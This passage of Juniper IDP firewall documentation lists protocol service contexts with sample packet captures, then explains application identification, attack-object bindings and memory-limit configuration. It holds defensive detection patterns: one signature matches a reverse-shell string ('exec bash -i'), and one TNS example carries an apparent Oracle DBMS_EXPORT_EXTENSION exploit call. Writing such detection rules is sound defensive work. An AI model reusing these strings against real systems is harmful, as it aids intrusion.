irc-user-name (ANY)	Matches the name in the USER command of an IRC session. **Example of field in IRC transaction:** Internet Relay Chat Request: USER [00_USA_XP_0773972] winxpprosp3 irc.freenode.net :[00_USA_XP_0773972] Command: USER Command parameters Trailer: [00_USA_XP_0773972] **Example of context usage:** Context: irc-user-name pattern: “SA_XP”

Service Contexts: LPR

The table displays the security context details for LPR:

Table 83: Service Contexts: LPR

Context and Direction	Description Example of Contexts
lpr-cfile-command (CTS)	Matches the entire CFILE subcommand line, including the first byte of the subcommand type.
lpr-cfile-name (CTS)	Matches the name of the control filename that is sent as part of the RECEIVE-JOB command.

Table 83: Service Contexts: LPR *(Continued)*

Context and Direction	Description Example of Contexts
lpr-command (CTS)	Matches the entire command line, including the first byte of the command code. **Example of field in LPR transaction:** Line Printer Daemon Protocol LPR: transfer a printer job/jobcmd: receive control file Printer/options: oL3172493 58194 COMMAND“ 02 6f 4c 33 31 37 32 34 39 33 35 38 31 39 34 60 .oL317249358194 43 4f 4d 4d 41 4e 44 60 0a COMMAND'. **Example of context usage:** Context: lpr-command pattern: “\x 333137 \x”
lpr-dfile-name (CTS)	Matches the name of the data filename that is sent as part of the RECEIVE-JOB command.

Service Contexts: MSN

The table displays the security context details for MSN:

Table 84: Service Contexts: MSN

Context and Direction	Description	Display Name
msn-addrbook-url (STC)	Matches the URL for a user's address book.	MSN Addrbook Url
msn-compose-url (STC)	Matches the URL for composing an e-mail.	MSN Compose Url
msn-display-name (ANY)	Matches the display name of a user.	MSN Display Name

Table 84: Service Contexts: MSN *(Continued)*

Context and Direction	Description	Display Name
msn-get-file (STC)	Matches the name of a file that the client is downloading from a peer.	MSN Get File
msn-group-name (ANY)	Matches the name of a group of contacts.	MSN Group Name
msn-inbox-url (STC)	Matches the URL for a user's Inbox.	MSN Inbox Url
msn-ip-port (STC)	Matches the address and port of a switchboard server.	MSN IP Port
msn-message (ANY)	Matches the instant message text.	MSN Message
msn-message-application (ANY)	Matches the line of an application message (like file transfer).	MSN Message Application
msn-message-email-notification (STC)	Matches the line sent by the server to notify a client of new or unread e-mail.	MSN Message Email Notification
msn-message-header (ANY)	Matches the header line of an instant message.	MSN Message Header
msn-message-profile (STC)	Matches the line containing the profile of a message sender.	MSN Message Profile
msn-passport-url (STC)	Matches login passport URL.	MSN Passport Url
msn-phone-number (ANY)	Matches the user's phone number.	MSN Phone Number

Table 84: Service Contexts: MSN *(Continued)*

Context and Direction	Description	Display Name
msn-png-chunk (ANY)	Matches contents of PNG chunk in MSN transaction.	MSN PNG CHUNK
msn-profile-url (STC)	Matches the URL of a user's passport profile.	MSN Profile Url
msn-put-file (CTS)	Matches the name of a file that the client is sending to a peer.	MSN Put File
msn-sign-in-name (ANY)	Matches the screen name (login name) of a user.	MSN Sign In Name
msn-url (STC)	Matches any URL in an MSN session	MSN URL
msn-user-state (ANY)	Matches the user's online state.	MSN User State

Service Contexts: NNTP

The table displays the security context details for NNTP:

Table 85: Service Contexts: NNTP

Context and Direction	Description Example of Contexts
nntp-banner (STC)	Matches the NNTP banner. **Example of field in NNTP transaction:** Transmission Control Protocol, Src Port: 119, Dst Port: 3620, Seq: 2026416399, Ack: 1894101608, Len 77 Network News Transfer Protocol 200 nfeed.gw.nagoya-u.ac.jp InterNetNews server IN N 2.2.1 25-Aug-1999 ready\r\n **Example of context usage:** Context: nntp-banner pattern: "nfeed"
nntp-body (ANY)	Matches each line of an NNTP message body. **Example of field in NNTP transaction:** Transmission Control Protocol, Src Port: 3620, Dst Port: 119, Seq: 1894102527, Ack: 2026417365, Len: 1448 Network News Transfer Protocol takethis <s619a8k512492464667969842118965021s619a8k51249@news.sollacs.net>\r\n X-Proxy-User: $$t6aqbb\r\n Subject: [11/46] -dawn3697011.jpg (l/l)\r\n From: wadsworth <syssbh@sollacs.net >\r\n Newsgroups: alt.binaries.pictures.erotica.amateurs\r\n Message-ID: <s619a8k512492464667969842118965021s619a8k51249@news.sollacs.net>\r\n Sender: syssbh@sollacs.net\r\n Date: 8 Feb 2005 16:29:26 -0600\r\n Unes: 338\r\n X-Comments: This message was posted through Newsfeeds.com\r\n X-Comments2: IMPORTANT: Newsfeeds.com does not condone,support, nor tolerate spam or any illegal or copyrighted postings.\r\n X-Report: Please report illegal or inappropriate use to <abuse@newsfeeds.com >. Forward a copy of ALL headers INCLUDING the body. (DO NOT SEND ATTACHMENTS)\r\n Organization: Newsfeeds.com http://www.newsfeeds.com 100,000+ UNCENSORED Newsgroups.\r\n Path: cancer.nca5.ad.jp!ne wsfeed.media.kyoto- u.ac.jp!newscon02. ne ws.prodigy.com! prodigy, net !news-out.superfeed.net !spool8-east!not-for-mail\r\n \r\n begin 666 dawn3697011.jpg\r\n **Example of context usage:** Context: nntp-body pattern: "dawn"
nntp-cmd-line (CTS)	Matches the entire NNTP command line. **Example of field in NNTP transaction:** Transmission Control Protocol, Src Port: 3620, Dst Port: 119, Seq: 1894101608, Ack: 2026416476, Len 13 Network News Transfer Protocol mode stream\r\n **Example of context usage:** Context: nntp-cmd-line pattern: "mode"

Table 85: Service Contexts: NNTP *(Continued)*

Context and Direction	Description Example of Contexts
nntp-header (ANY)	Matches any header in an NNTP session. **Example of field in NNTP transaction:** Transmission Control Protocol, Src Port: 3620, Dst Port: 119, Seq: 1894102527, Ack: 2026417365, Len 1448 Network News Transfer Protocol takethis <s619a8k51249246466796984211896502ls619a8k51249(©news.sollacs.net>\r\n X-Proxy-User: $$t6aqbb\r\n Subject: [11/46] - dawn3697011.jpg (l/l)\r\n **Example of context usage:** Context: nntp-header pattern: "aqbb"
nntp-ihave-msgid (CTS)	Matches the message ID that appears in the IHAVE command of an NNTP session.
nntp-mode (CTS)	Matches the NNTP mode. **Example of field in NNTP transaction:** Transmission Control Protocol, Src Port: 3620, Dst Port: 119, Seq: 1894101608, Ack: 2026416476, Len 13 Network News Transfer Protocol mode stream\r\n **Example of context usage:** Context: nntp-mode pattern: "stream"
nntp-msgid (ANY)	Matches the message ID that appears in various commands of an NNTP session. **Example of field in NNTP transaction:** Transmission Control Protocol, Src Port: 3620, Dst Port: 119, Seq: 1894101621, Ack: 2026416491, Len 906 Network News Transfer Protocol check <42093d65$0$489$626al4ce(S)news.free.fr>\r\n **Example of context usage:** Context: nntp-msgid pattern: "news"
nntp-newsgroup (ANY)	Matches the name of news groups in an NNTP session.

Service Contexts: REXEC

The table displays the security context details for REXEC:

Table 86: Service Contexts: REXEC

Context and Direction	Description	Display Name
rexec-remote-command (CTS)	Matches the remote command in an REXEC session.	REXEC Remote Command
rexec-remote-user (CTS)	Matches the remote username in an REXEC session.	REXEC Remote Username

Service Contexts: RLOGIN

The table displays the security context details for RLOGIN:

Table 87: Service Contexts: RLOGIN

Context and Direction	Description Example of Contexts
rlogin-local-user (CTS)	Matches the local username in an RLOGIN session. **Example of field in RLOGIN transaction:** Transmission Control Protocol, Src Port: 1023, Dst Port: 513, Seq: 1774520748, Ack: 1767009269, Len 27 Rlogin Protocol User info (root\000bin\000xterm-color/38400\000) Client-user-name: root Server-user-name: bin Terminal-type: xterm-color Terminal-speed: 38400 **Example of context usage:** Context: rlogin-local-user pattern: “root”

Table 87: Service Contexts: RLOGIN *(Continued)*

Context and Direction	Description Example of Contexts
rlogin-remote-user (CTS)	Matches the remote username in an RLOGIN session. **Example of field in RLOGIN transaction:** Transmission Control Protocol, Src Port: 1023, Dst Port: 513, Seq: 1774520748, Ack: 1767009269, Len 27 Rlogin Protocol User info (root\000bin\000xterm-color/38400\000) Client-user-name: root Server-user-name: bin Terminal-type: xterm-color Terminal-speed: 38400 **Example of context usage:** Context: rlogin-remote-user pattern: “bin”

Service Contexts: RSH

The table displays the security context details for RSH:

Table 88: Service Contexts: RSH

Context and Direction	Description Example of Contexts
rsh-local-user (CTS)	Matches the local username in an RSH session. **Example of field in RSH transaction:** Remote Shell Client -> Server Data: 005d005d0036557d23475349304d70704b5a26547a272554... **Example of context usage:** Context: rsh-local-user pattern: “\x 5d \x”

Table 88: Service Contexts: RSH *(Continued)*

Context and Direction	Description Example of Contexts
rsh-remote-command (CTS)	Matches the remote command in an RSH session. **Example of field in RSH transaction:** Remote Shell Client -> Server Data: 005d005d0036557d23475349304d70704b5a26547a272554... **Example of context usage:** Context: rsh-remote-command pattern: "\x36557d\x"
rsh-remote-user (CTS)	Matches the remote username in an RSH session. **Example of field in RSH transaction:** Remote Shell Client -> Server Data: 005d005d0036557d23475349304d70704b5a26547a272554... **Example of context usage:** Context: rsh-remote-user pattern: "\x 5d \x"

Service Contexts: RUSERS

The table displays the security context details for RUSERS:

Table 89: Service Contexts: RUSERS

Context and Direction	Description	Display Name
rusers-device (STC)	Matches the name of the device in an RUSERS session.	RUSERS Device
rusers-host (STC)	Matches the name of the host in an RUSERS session.	RUSERS Host

Table 89: Service Contexts: RUSERS *(Continued)*

Context and Direction	Description	Display Name
rusers-user (STC)	Matches the name of the user in an RUSERS session.	RUSERS User

Service Contexts: TNS

The table displays the security context details for TNS:

Table 90: Service Contexts: TNS

Context and Direction	Description Example of Contexts
tns-accept-section (STC)	Matches the Accept Section Data in a TNS session.
tns-connect-addr-dev (CTS)	Matches the Connect Address-Dev in a TNS session.
tns-connect-addr-host (CTS)	Matches the Connect Address-Host in a TNS session.
tns-connect-addr-key (CTS)	Matches the Connect Address-Key in a TNS session.
tns-connect-addr-port (CTS)	Matches the Connect Address-Port in a TNS session.
tns-connect-addr-proto (CTS)	Matches the Connect Address-Protocol in an TNS session.

Table 90: Service Contexts: TNS *(Continued)*

Context and Direction	Description Example of Contexts
tns-connect-cid-host (CTS)	Matches the Connect Data CID Host in a TNS session.
tns-connect-cid-user (CTS)	Matches the Connect Data CID User in a TNS session.
tns-connect-data-cid-prog (CTS)	Matches the Connect Data CID Program in a TNS session.
tns-connect-data-sid (CTS)	Matches the Connect Data SID in a TNS session.
tns-connect- data-svcname (CTS)	Matches the Connect Data Service Name in an TNS session.
tns-connect-section (CTS)	Matches the Connect Section Data in a TNS session. **Example of field in TNS transaction:** Transparent Network Substrate Protocol Packet Length: 453 Packet Checksum: 0x0000 Packet Type: Connect (1) Reserved Byte: 00 Header Checksum: 0x0000 Connect Version: 3129 Version (Compatible): 300 Service Options: 0x0000 Session Data Unit Size: 4096 Maximum Transmission Data Unit Size: 32767 NT Protocol Characteristics: 0x8308, Hangon to listener connect, ASync 10 Supported, Packet oriented 10, Generate SIGURG signal Line Turnaround Value: 0 Value of 1 in Hardware: 0100 Length of Connect Data: 413 Offset to Connect Data: 58 Maximum Receivable Connect Data: 134217728 Connect Flags 0: 0x08, NA services linked in Connect Flags 1: 0x08, NA services linked in Trace Cross Facility Item 1: 0x00000000 Trace Cross Facility Item 2: 0x00000000 Trace Unique Connection ID: 0x0000000000000000 Connect Data [truncated]: (DESCRIPTION=(ADDRESS_LIST=(AD DRESS=(COMM UN ITY=tcp. world)(PROTOCOL=TCP)(Host=IO.150.9.37)(Port=152l)))(CONNECT_DATA=(COMMAND=STATUS)(ARGUMENTS=SYS.DBMS_EXPORT_EXTENSION.G ET_DO M AI N_ IN D EX_M ETA DATA( ) AAAAAAAAAAAAAA **Example of context usage:** Context: tns-connect-section pattern: "SYS\.DBMS_EXPORT"

Table 90: Service Contexts: TNS *(Continued)*

Context and Direction	Description Example of Contexts
tns-data-flags (ANY)	Matches 2 bytes flags of Data Section in an TNS session
tns-data-section (ANY)	Matches the Data Section Data in a TNS session.
tns-message-body (ANY)	Matches any Message Body in a TNS session. **Example of field in TNS transaction:** Transparent Network Substrate Protocol Packet Length: 453 Packet Checksum: 0x0000 Packet Type: Connect (1) Reserved Byte: 00 Header Checksum: 0x0000 Connect Version: 3129 Version (Compatible): 300 Service Options: 0x0000 Session Data Unit Size: 4096 Maximum Transmission Data Unit Size: 32767 NT Protocol Characteristics: 0x8308, Hangon to listener connect, ASync 10 Supported, Packet oriented 10, Generate SIGURG signal Line Turnaround Value: 0 Value of 1 in Hardware: 0100 Length of Connect Data: 413 Offset to Connect Data: 58 Maximum Receivable Connect Data: 134217728 Connect Flags 0: 0x08, NA services linked in Connect Flags 1: 0x08, NA services linked in Trace Cross Facility Item 1: 0x00000000 Trace Cross Facility Item 2: 0x00000000 Trace Unique Connection ID: 0x0000000000000000 Connect Data [truncated]: (DESCRIPTION=(ADDRESS_LIST=(AD DRESS=(COMM UN ITY=tcp. world)(PROTOCOL=TCP)(Host=lO.150.9.37)(Port=152l)))(CONNECT_DATA=(COMMAND=STATUS)(ARGUMENTS=SYS.DBMS_EXPORT_EXTENSION.G ET_DO M AI N_ IN D EX_M ETA DATA( ) AAAAAAAAAAAAAA **Example of context usage:** Context: tns-message-body pattern: “SYS\.DBMS_EXPORT"

Table 90: Service Contexts: TNS *(Continued)*

Context and Direction	Description Example of Contexts
tns-message-type (ANY)	Matches the Message Type in a TNS session. **Example of field in TNS transaction:** Transparent Network Substrate Protocol Packet Length: 453 Packet Checksum: 0x0000 Packet Type: Connect (1) Reserved Byte: 00 Header Checksum: 0x0000 Connect Version: 3129 Version (Compatible): 300 Service Options: 0x0000 Session Data Unit Size: 4096 Maximum Transmission Data Unit Size: 32767 **Example of context usage:** Context: tns-message-type pattern: “\x01\x"
tns-preamble (ANY)	Matches the first 8 bytes of a TNS message.
tns-redirect-section (STC)	Matches the Redirect Section in a TNS session.

Service Contexts: YMSG

The table displays the security context details for YMSG:

Table 91: Service Contexts: YMSG

Context and Direction	Description Example of Contexts
ymsg-alias (ANY)	Matches the alternate name associated with the main username.
ymsg-buddy-name (ANY)	Matches the name of a user that appears on the friends list.
ymsg-chatroom-chatter (ANY)	Matches the name of a user participating in a chat session
ymsg-chatroom-invitee (ANY)	Matches the name of the user who is being invited to join a chatroom.
ymsg-chatroom-message (ANY)	Matches the messages exchanged in a chatroom.
ymsg-chatroom-name (ANY)	Matches the name of a chatroom in a YMSG session.
ymsg-conf-host (ANY)	Matches the name of the user who is hosting the conference.
ymsg-conf-invitee (ANY)	Matches the name of a user who is invited to a conference.
ymsg-conf-join-msg (ANY)	Matches the content of a message sent as part of a conference invitation.
ymsg-conf-name (ANY)	Matches the name of a conference session.
ymsg-config-url (STC)	Matches the URL at which the user can configure the password after the account is disabled.

Table 91: Service Contexts: YMSG *(Continued)*

Context and Direction	Description Example of Contexts
ymsg-contact-name (ANY)	Matches the contact name in a friends list or invitation.
ymsg-group-name (ANY)	Matches the name of a group used to categorize friends.
ymsg-header (ANY)	Matches data in the protocol header. **Example of field in YMSG transaction:** Yahoo YMSG Messenger Protocol (Verify) Version: 11 Vendor ID:0 Packet Length: 0 Service: Verify (76) Status: Default (0) Session ID: 0x00000000 **Example of context usage:** Context: ymsg-header pattern: "\x0b\x"
ymsg-ignored-user (ANY)	Matches the name of the user being added to, or appearing on, the ignored users list.
ymsg-mail-sender (STC)	Matches the name of the user sending an e-mail message.
ymsg-mail- sender-address (STC)	Matches the e-mail address of sender.
ymsg-mail-subject (STC)	Matches the e-mail subject.

Table 91: Service Contexts: YMSG *(Continued)*

Context and Direction	Description Example of Contexts
ymsg-main-identity (ANY)	Matches the main identity name of the user.
ymsg-message (ANY)	Matches the instant message that is sent from one client to another. **Example of field in YMSG transaction:** Yahoo YMSG Messenger Protocol (Message) Version: 16 Vendor ID:0 Packet Length: 94 Service: Message (6) Status: Offline (1515563606) Session ID: 0xdd4c47b0 Content: 31c080627279616e726275726e73c08035c08079696d5f62... 1:bryanrburns Key: 1 Value: bryanrburns 5:yim_black_mage Key: 5 Value: yim_black_mage 97:1 Key: 97 Value: 1 14:ok I got yours Key: 14 Value: ok I got yours **Example of context usage:** Context: ymsg-message pattern: “yours”
ymsg-message-server- filename-url (STC)	Matches the message with the name of the file on the client from which the server can download and transfer to peers.
ymsg-nickname (ANY)	Matches the nickname of a user.

Table 91: Service Contexts: YMSG *(Continued)*

Context and Direction	Description Example of Contexts
ymsg-p2p- get-filename (STC)	Matches the name of the file on the peer from which the file can be downloaded. **Example of field in YMSG transaction:** Yahoo YMSG Messenger Protocol (Y7 File Transfer) Version: 16 Vendor ID:0 Packet Length: 2037 Service: Y7 File Transfer (220) Status: Server Ack (1) Session ID: 0xdd4c47b0 Content: 34c08079696d5f626c61636b5f6d616765c08035c0806272... 4:yim_black_mage 5:bryanrburns 222:1 265:fKqzVd3HqfxPbdZW4Kh4Uw$$ 266:1 [truncated]267:/9j/4AAQSkZJRgABAQAAAQABAAD/2wBDAAgGBgcGBQgH BwcJCQgKDBQNDAsLDBkSEw8 UHRofHh0aHBwgJC4nICIsIxwcKDcpLDAxNDQ0Hyc5PTgyPC4zNDL/2wBDAQkJCQwLDBgNDRgyIRwhMjly M jlyM jlyM jlyM jlyM jlyM jlyM jlyM jlyM jlyM jlyM jlyMj lyM j lyM j lyM j lyM j L/wAARCAAkAC 302:268 300:268 27:c0adf90452a70a3fl29747b3be64bc66.png Key: 27 Value: C0adf90452a70a3fl29747b3be64bc66.png 28:82109 301:268 303:268 **Example of context usage:** Context: ymsg-p2p-get-filename pattern: “png”
ymsg-p2p-get-filename-url (STC)	Matches the location of a file on the peer from which the file can be downloaded.

Table 91: Service Contexts: YMSG *(Continued)*

Context and Direction	Description Example of Contexts
ymsg-p2p-put-filename (CTS)	Matches the name of the file on the client that other peers can download. **Example of field in YMSG transaction:** Yahoo YMSG Messenger Protocol (Y7 File Transfer) Version: 16 Vendor ID:0 Packet Length: 2037 Service: Y7 File Transfer (220) Status: Server Ack (1) Session ID: 0xdd4c47b0 Content: 34c08079696d5f626c61636b5f6d616765c08035c0806272... 4:yim_black_mage 5:bryanrburns 222:1 265:fKqzVd3HqfxPbdZW4Kh4Uw$$ 266:1 [truncated]267:/9j/4AAQSkZJRgABAQAAAQABAAD/2wBDAAgGBgcGBQgH BwcJCQgKDBQNDAsLDBkSEw8 UHRofHh0aHBwgJC4nICIslxwcKDcpLDAxNDQ0Hyc5PTgyPC4zNDL/2wBDAQkJCQwLDBgNDRgyIRwhMjly M jlyM jlyM jlyM jlyM jlyM jlyM jlyM jlyM jlyM jlyMj lyM j lyM j lyM j lyM j L/wAARCAAkAC 302:268 300:268 27:c0adf90452a70a3fl29747b3be64bc66.png Key: 27 Value: C0adf90452a70a3fl29747b3be64bc66.png 28:82109 301:268 303:268 **Example of context usage:** Context: ymsg-p2p-put-filename pattern: “png”
ymsg-p2p- put-filename-url (CTS)	Matches the location of a file on the client from which other peers can download.
ymsg-recipient (ANY)	Matches the identity of the recipient of a message or file.
ymsg-sender (ANY)	Matches the identity of a sender of a message or file.
ymsg-server- get-filename-url (STC)	Matches the location of a file on the client from which the server can download and transfer to peers.
ymsg-system-message (STC)	Matches the content of a message sent from the server to the client.

Table 91: Service Contexts: YMSG *(Continued)*

Context and Direction	Description Example of Contexts
ymsg-user-name (ANY)	Matches the identity of the login user or one of the user's alias. **Example of field in YMSG transaction:** Yahoo YMSG Messenger Protocol (Authentication) Version: 11 Vendor ID:0 Packet Length: 14 Service: Authentication (87) Status: Default (0) Session ID: 0x00000000 Content: 31c0806a75736f6232303030c080 1:jusob2000 Key: 1 Value: jusob2000 **Example of context usage:** Context: ymsg-user-name pattern: "jusob"

5

CHAPTER

Configuring IDP Features

IDP Application Identification

IN THIS SECTION

Juniper Networks provides predefined application signatures that detect Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) applications running on nonstandard ports.

For more information, see the following topics:

Understanding IDP Application Identification

Juniper Networks provides predefined application signatures that detect Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) applications running on nonstandard ports. Identifying these applications allows Intrusion Detection and Prevention (IDP) to apply appropriate attack objects to applications running on nonstandard ports. It also improves performance by narrowing the scope of attack signatures for applications without decoders.

The IDP sensor monitors the network and detects suspicious and anomalous network traffic based on specific rules defined in IDP rulebases. It applies attack objects to traffic based on protocols or applications. Application signatures enable the sensor to identify known and unknown applications running on nonstandard ports and to apply the correct attack objects.

Application signatures are available as part of the security package provided by Juniper Networks. You download predefined application signatures along with the security package updates. You cannot create application signatures. For information on downloading the security package, see "Updating the IDP Signature Database Manually Overview" on page 21.

On all branch SRX Series Firewalls, the maximum supported number of entries in the ASC table is 100,000 entries. Because the user land buffer has a fixed size of 1 MB as a limitation, the table displays a maximum of 38,837 cache entries.

The maximum number of IDP sessions supported is 16,384 on SRX320 devices and 32,768 on SRX345 devices.

The maximum number of IDP sessions supported is 8000 on default profile of NFX150-C-S1 devices and 16,000 on SD-WAN profile of NFX150-C-S1 devices. The maximum number of IDP sessions supported is 8000 on default profile of NFX150-S1 and 64,000 on SD-WAN profile of NFX150-S1 devices.

Application identification is enabled by default only if the service requesting the application identification (such as IDP, AppFW, AppTrack or AppQoS) is enabled to invoke the application identification. If none of these policies or configurations exist, application identification will not be automatically triggered. However, when you specify an application in the policy rule, IDP uses the specified application rather the application identification result. For instructions on specifying applications in policy rules, see "Example: Configuring IDP Applications and Services" on page 255.

NOTE: Application identification is enabled by default. To disable application identification with the CLI see *Disabling and Reenabling Junos OS Application Identification*.

On all branch SRX Series Firewalls, IDP does not allow header checks for nonpacket contexts.

IDP deployed in both active/active and active/passive chassis clusters has the following limitations:

- No inspection of sessions that fail over or fail back.
- The IP action table is not synchronized across nodes.
- The Routing Engine on the secondary node might not be able to reach networks that are reachable only through a Packet Forwarding Engine.
- The SSL session ID cache is not synchronized across nodes. If an SSL session reuses a session ID and it happens to be processed on a node other than the one on which the session ID is cached, the SSL session cannot be decrypted and will be bypassed for IDP inspection.

IDP deployed in active/active chassis clusters has a limitation that for time-binding scope source traffic, if attacks from a source (with more than one destination) have active sessions distributed across nodes, then the attack might not be detected because time-binding counting has a local-node-only view. Detecting this sort of attack requires an RTO synchronization of the time-binding state that is not currently supported.

SEE ALSO

Example: Configuring IDP Policies for Application Identification | 449

Understanding IDP Service and Application Bindings by Attack Objects

Attack objects can bind to applications and services in different ways:

- Attack objects can bind to an application implicitly and not have a service definition. They bind to an application based on the name of a context or anomaly.
- Attack objects can bind to a service using a service name.
- Attack objects can bind to a service using TCP or UDP ports, ICMP types or codes or RPC program numbers.

Whether the specified application or service binding applies or not depends on the complete attack object definition as well as the IDP policy configuration:

- If you specify an application in an attack object definition, the service field is ignored. The attack object binds to the application instead of the specified service. However, if you specify a service and no application in the attack object definition, the attack object binds to the service. Table 92 on page 446 summarizes the behavior of application and service bindings with application identification.

  Table 92: Applications and Services with Application Identification

Attack Object Fields	Binding Behavior	Application Identification
:application (http) **:service (smtp)**	• Binds to the application **HTTP**. • The service field is ignored.	Enabled
:service (http)	Binds to the application **HTTP**.	Enabled
:service (tcp/80)	Binds to TCP port 80.	Disabled

  For example, in the following attack object definition, the attack object binds to the application **HTTP**, the application identification is enabled, and the service field **SMTP** is ignored.

  ```
  : (“http-test”
  ```

```
        :application ("http")
        :service ("smtp")
        :rectype (signature)
        :signature (
             :pattern (".*TERM=xterm; export TERM=xterm; exec bash - i\x0a\x.*")
             :type (stream)
        )
        :type (attack-ip)
  )
```

- If an attack object is based on service specific contexts (for example, **http-url**) and anomalies (for example, **tftp_file_name_too_long**), both application and service fields are ignored. Service contexts and anomalies imply application; thus when you specify these in the attack object, application identification is applied.

- If you configure a specific application in a policy, you overwrite the application binding specified in an attack object. Table 93 on page 447 summarizes the binding with the application configuration in the IDP policy.

Table 93: Application Configuration in an IDP Policy

Application Type in the Policy	Binding Behavior	Application Identification
Default	Binds to the application or service configured in the attack object definition.	• Enabled for application-based attack objects • Disabled for service-based attack objects
Specific application	Binds to the application specified in the attack object definition.	Disabled
Any	Binds to all applications.	Disabled

- If you specify an application in an IDP policy, the application type configured in the attack object definition and in the IDP policy must match. The policy rule cannot specify two different applications (one in the attack object and the other in the policy).

NOTE: Application cannot be `any` when attacks based on different applications are specified in IDP configuration and commit fails. Use default instead.

While configuring IDS rules for application the option `any` is deprecated.

But, when application is `any` and custom-attack groups are used in IDP configuration, commit goes through successfully. So, commit check does not detect such cases.

SEE ALSO

Understanding IDP Application Identification | 444

Understanding the IDP Signature Database | 5

Example: Configuring IDP Policies for Application Identification | 449

Understanding IDP Application Identification for Nested Applications

With the greater use of application protocol encapsulation, the need arises to support the identification of multiple different applications running on the same Layer 7 protocols. For example, applications such as Facebook and Yahoo Messenger can both run over HTTP, but there is a need to identify them as two different applications running on the same Layer 7 protocol. In order to do this, the current application identification layer is split into two layers: Layer 7 applications and Layer 7 protocols.

Included predefined application signatures have been created to detect the Layer 7 applications whereas the existing Layer 7 protocol signatures still function in the same manner. These predefined application signatures can be used in attack objects.

SEE ALSO

Understanding IDP Application Identification | 444

Example: Configuring IDP Policies for Application Identification

IN THIS SECTION

This example shows how to configure the IDP policies for application identification.

Requirements

Before you begin:

- Configure network interfaces.
- Download the application package.

Overview

In this example, you create an IDP policy ABC and define rule 123 in the IPS rulebase. You specify default as the application type in an IDP policy rule. If you specify an application instead of default the application identification feature will be disabled for this rule and IDP will match the traffic with the specified application type. The applications defined under application-identification cannot be referenced directly at this time.

Configuration

IN THIS SECTION

Procedure

Step-by-Step Procedure

To configure IDP policies for application identification:

1. Create an IDP policy.

```
[edit]
user@host# set security idp idp-policy ABC
```

2. Specify the application type.

```
[edit]
user@host# set security idp idp-policy ABC rulebase-ips rule 123  match application default
```

3. Specify an action to take when the match condition is meet.

```
[edit]
user@host# set security idp idp-policy ABC rulebase-ips rule 123 then action no-action
```

4. If you are done configuring the device, commit the configuration.

```
[edit]
user@host# commit
```

Verification

To verify the configuration is working properly, enter the `show security idp` command.

SEE ALSO

Understanding IDP Application Identification | 444

Understanding the Junos OS Application Package Installation

Understanding Memory Limit Settings for IDP Application Identification

Although you cannot create application signatures with the IDP signature database, you can configure sensor settings to limit the number of sessions running application identification and also limit memory usage for application identification.

Memory limit for a session—You can configure the maximum amount of memory bytes that can be used to save packets for application identification for one TCP or UDP session. You can also configure a limit for global memory usage for application identification. Application identification is disabled for a session after the system reaches the specified memory limit for the session. However, IDP continues to match patterns. The matched application is saved to cache so that the next session can use it. This protects the system from attackers trying to bypass application identification by purposefully sending large client-to-server packets.

- Number of sessions—You can configure the maximum number of sessions that can run application identification at the same time. Application identification is disabled after the system reaches the specified number of sessions. You limit the number of sessions so that you can prevent a denial-of-service (DOS) attack, which occurs when too many connection requests overwhelm and exhaust all the allocated resources on the system.

Table 94 on page 451 provides the capacity of a central point (CP) session numbers for SRX3400, SRX3600, SRX5600, and SRX5800 devices.

Table 94: Maximum CP Session Numbers

SRX Series Devices	Maximum Sessions	Central Point (CP)
SRX3400	2.25 million	Combo-mode CP
SRX3600	2.25 million	Combo-mode CP
SRX5600	9 million 2.25 million	Full CP Combo-mode CP
SRX5800	10 million 2.25 million	Full CP Combo-mode CP

Example: Setting Memory Limits for IDP Application Identification Services

IN THIS SECTION

This example shows how to configure memory limits for IDP application identification services.

Requirements

Before you begin:

- Configure network interfaces.
- Download the signature database. See "Example: Updating the IDP Signature Database Manually" on page 21.

Overview

In this example, you configure 5000 memory bytes as the maximum amount of memory that can be used for saving packets for application identification for one TCP session.

Configuration

IN THIS SECTION

Procedure

Step-by-Step Procedure

To configure memory and session limits for IDP application identification services:

1. Specify the memory limits for application identification.

```
[edit]
user@host# set security idp sensor-configuration application-identification max-tcp-session-
packet-memory 5000
```

2. If you are done configuring the device, commit the configuration.

```
[edit]
user@host# commit
```

Verification

To verify the configuration is working properly, enter the `show security idp memory` command.

Verifying IDP Counters for Application Identification Processes

IN THIS SECTION

Purpose

Verify the IDP counters for the application identification processes.

Action

From the CLI, enter the `show security idp counters application-identification` command.

Sample Output

command-name

```
user@host> show security idp counters application-identification
IDP counters:

 IDP counter type                                                 Value
 AI cache hits                                                    2682
 AI cache misses                                                  3804
 AI matches                                                       74
 AI no-matches                                                    27
 AI-enabled sessions                                              3804
 AI-disabled sessions                                             2834
 AI-disabled sessions due to cache hit                            2682
 AI-disabled sessions due to configuration                        0
 AI-disabled sessions due to protocol remapping                   0
 AI-disabled sessions due to non-TCP/UDP flows                    118
 AI-disabled sessions due to no AI signatures                     0
 AI-disabled sessions due to session limit                        0
 AI-disabled sessions due to session packet memory limit          34
 AI-disabled sessions due to global packet memory limit           0
```

Meaning

The output shows a summary of the application identification counters. Verify the following information:

- AI cache hits—Displays the number of hits on the application identification cache
- AI cache misses—Displays the number of times the application matches but the application identification cache entry is not added.
- AI matches—Displays the number of times the application matches, and an application identification cache entry is added.
- AI no-matches—Displays the number of times when application does not match.
- AI-enabled sessions—Displays the number of sessions on which application identification is enabled.

- AI-disabled sessions—Displays the number of sessions on which application identification is disabled.
- AI-disabled sessions due to cache hit—Displays the number of sessions on which application identification is disabled after a cache entry is matched. Application identification process is discontinued for this session.
- AI-disabled sessions due to configuration—Displays the number of sessions on which application identification is disabled because of the sensor configuration.
- AI-disabled sessions due to protocol remapping—Displays the number of sessions for which application identification is disabled because you have configured a specific service in the IDP policy rule definition.
- AI-disabled sessions due to non-TCP/UDP flows—Displays the number of sessions for which application identification is disabled because the session is not a TCP or UDP session.
- AI-disabled sessions due to no AI signatures—Displays the number of sessions for which application identification is disabled because no match is found on the application identification signatures.
- AI-disabled due to session limit—Displays the number of sessions for which application identification is disabled because sessions have reached the maximum limit configured. Application identification is disabled for future sessions too.
- AI-disabled due to session packet memory limit—Displays the sessions for which application identification is disabled because sessions have reached the maximum memory limit on TCP or UDP flows. Application identification is disabled for future sessions too.
- AI-disabled due to global packet memory limit—Displays the sessions for which application identification is disabled because the maximum memory limit is reached. Application identification is disabled for future sessions too.

SEE ALSO

Understanding IDP Application Identification | 444

RELATED DOCUMENTATION

IDP Policies Overview | 56

IDP Policy Rules and IDP Rule Bases | 93

Class of Service Action in an IDP Policy

IN THIS SECTION

Class of Service (CoS) or Quality of Service (QoS) is a way to manage multiple traffic profiles over a network by giving certain types of traffic priority over others. For example you can give Voice traffic priority over email or http traffic.

